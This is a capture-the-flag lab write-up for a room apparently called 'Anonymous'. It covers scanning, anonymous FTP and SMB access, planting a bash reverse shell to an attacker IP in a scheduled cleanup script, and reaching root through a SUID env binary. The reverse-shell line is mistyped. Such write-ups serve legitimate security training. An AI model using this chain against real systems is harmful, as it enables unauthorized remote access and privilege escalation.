**Anonymous Writeup**


The first thing I like to do when I start a new machine is to see if the server has port 80 and/or 443 open. So I copied pasted the IP of the room into my browser and tried both HTTP and HTTPS with no luck. Then I thought “oh, this should be interesting!!!” and fired up Nmap. The command I usually use is “nmap -sC -sV -p- ”.

-sC = This tells Nmap to scan with the default script

-sV = This flag enables the probing of open ports to determine what service each open port runs

-p- = This tells Nmap to scan all ports




It returned with a bunch of information as seen bellow:

****

Let me explain what we see here:

* Port 21 is an ftp server which allows anonymous login (interesting!!!)
* Port 22 is ssh (not much to exploit here)
* Port 139 & 445 run smb (interesting!!!)


At this stage some questions can be answered from the room:

1. 
2. 
3. 


Next, I used smbclient to enumerate the shares of the server since it has smb and see if there is a vulnerable share that I can use. The command I used for smbclient is “smbclient -L [\\\\[IP]\\](file:///\\\\[IP]\\)”.

-L = This flag lists all the shares it can find


As it turns out there is a share called “pics” as you can see bellow (don’t mind the rest shared folders).



Now the 4th question can be answered:

4.

Since there is a shared folder I wanted to try to connect to it without password and it worked! The command I used is “smbclient [\\\\[IP]\\pics](file:///\\\\[IP]\\pics)”. Now with the command “ls” I can see everything there is in the folder I connected.




There are 2 images, hmm…, I downloaded the images with the command “get [image name]”, the images show some very cute dogs.






So far I didn’t check one thing, there is an ftp server open with anonymous login. The command to connect is “ftp [IP]” then enter “**anonymous**” in both username and password. Inside the ftp server there is a folder called scripts




If I go to that folder with “cd [folder name]” and do “ls” there are a bunch of interesting files



I downloaded them with the same command as before “get [file name]”.

If I open the to\_do.txt with the command “cat [file name]” it says “I really need to disable the anonymous login...it's really not safe”, hmm not much info here. Next I want to see the clean.sh file



Interesting, essentially this script it is written in bash and it systematically cleans the /tmp folder. Now what if I changed the content of the file and put a payload to get a reverse shell then upload it to the ftp server and just wait for connection. First things first, the best place to go if you want a reverse shell is [here](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet), and the shell I will use for this is “bash -I >& /dev/tcp/[your IP]/[Any port] 0>S&1”, I deleted everything inside the script except the first line and put my shell like so



Then I connected again to the ftp server like before, and replaced the clean.sh with my clean.sh with the command “put [file name]”. After that I opened a netcat listener to catch the connection. The command is “nc -nvlp [port]”

n = listen for IP only, not DNS


v = verbose mode

l = listen mode


p = defines the port

after a while I am in!!! I am connected as namelessone. Inside the current folder is the user.txt.







In order to have a more interactive shell I must spawn a TTY shell, to do this there are some commands which can be found [here](https://netsec.ws/?p=337). After the TTY shell I run the “sudo -l” to see what commands I can run as sudo but it asked me for a password, damn!!! The other thing I can try is to check what commands I can run as SUID with the command “find / -perm -u=s -type f 2>/dev/null” and there is an interesting command here “/usr/bin/env”



In order to see how I can exploit this command I went [here](https://gtfobins.github.io/) and found this



And so I ran the command “/usr/bin/env /bin/bash -p” and got root. Yayyy!!!



**Thank you for choosing my writeup!!!**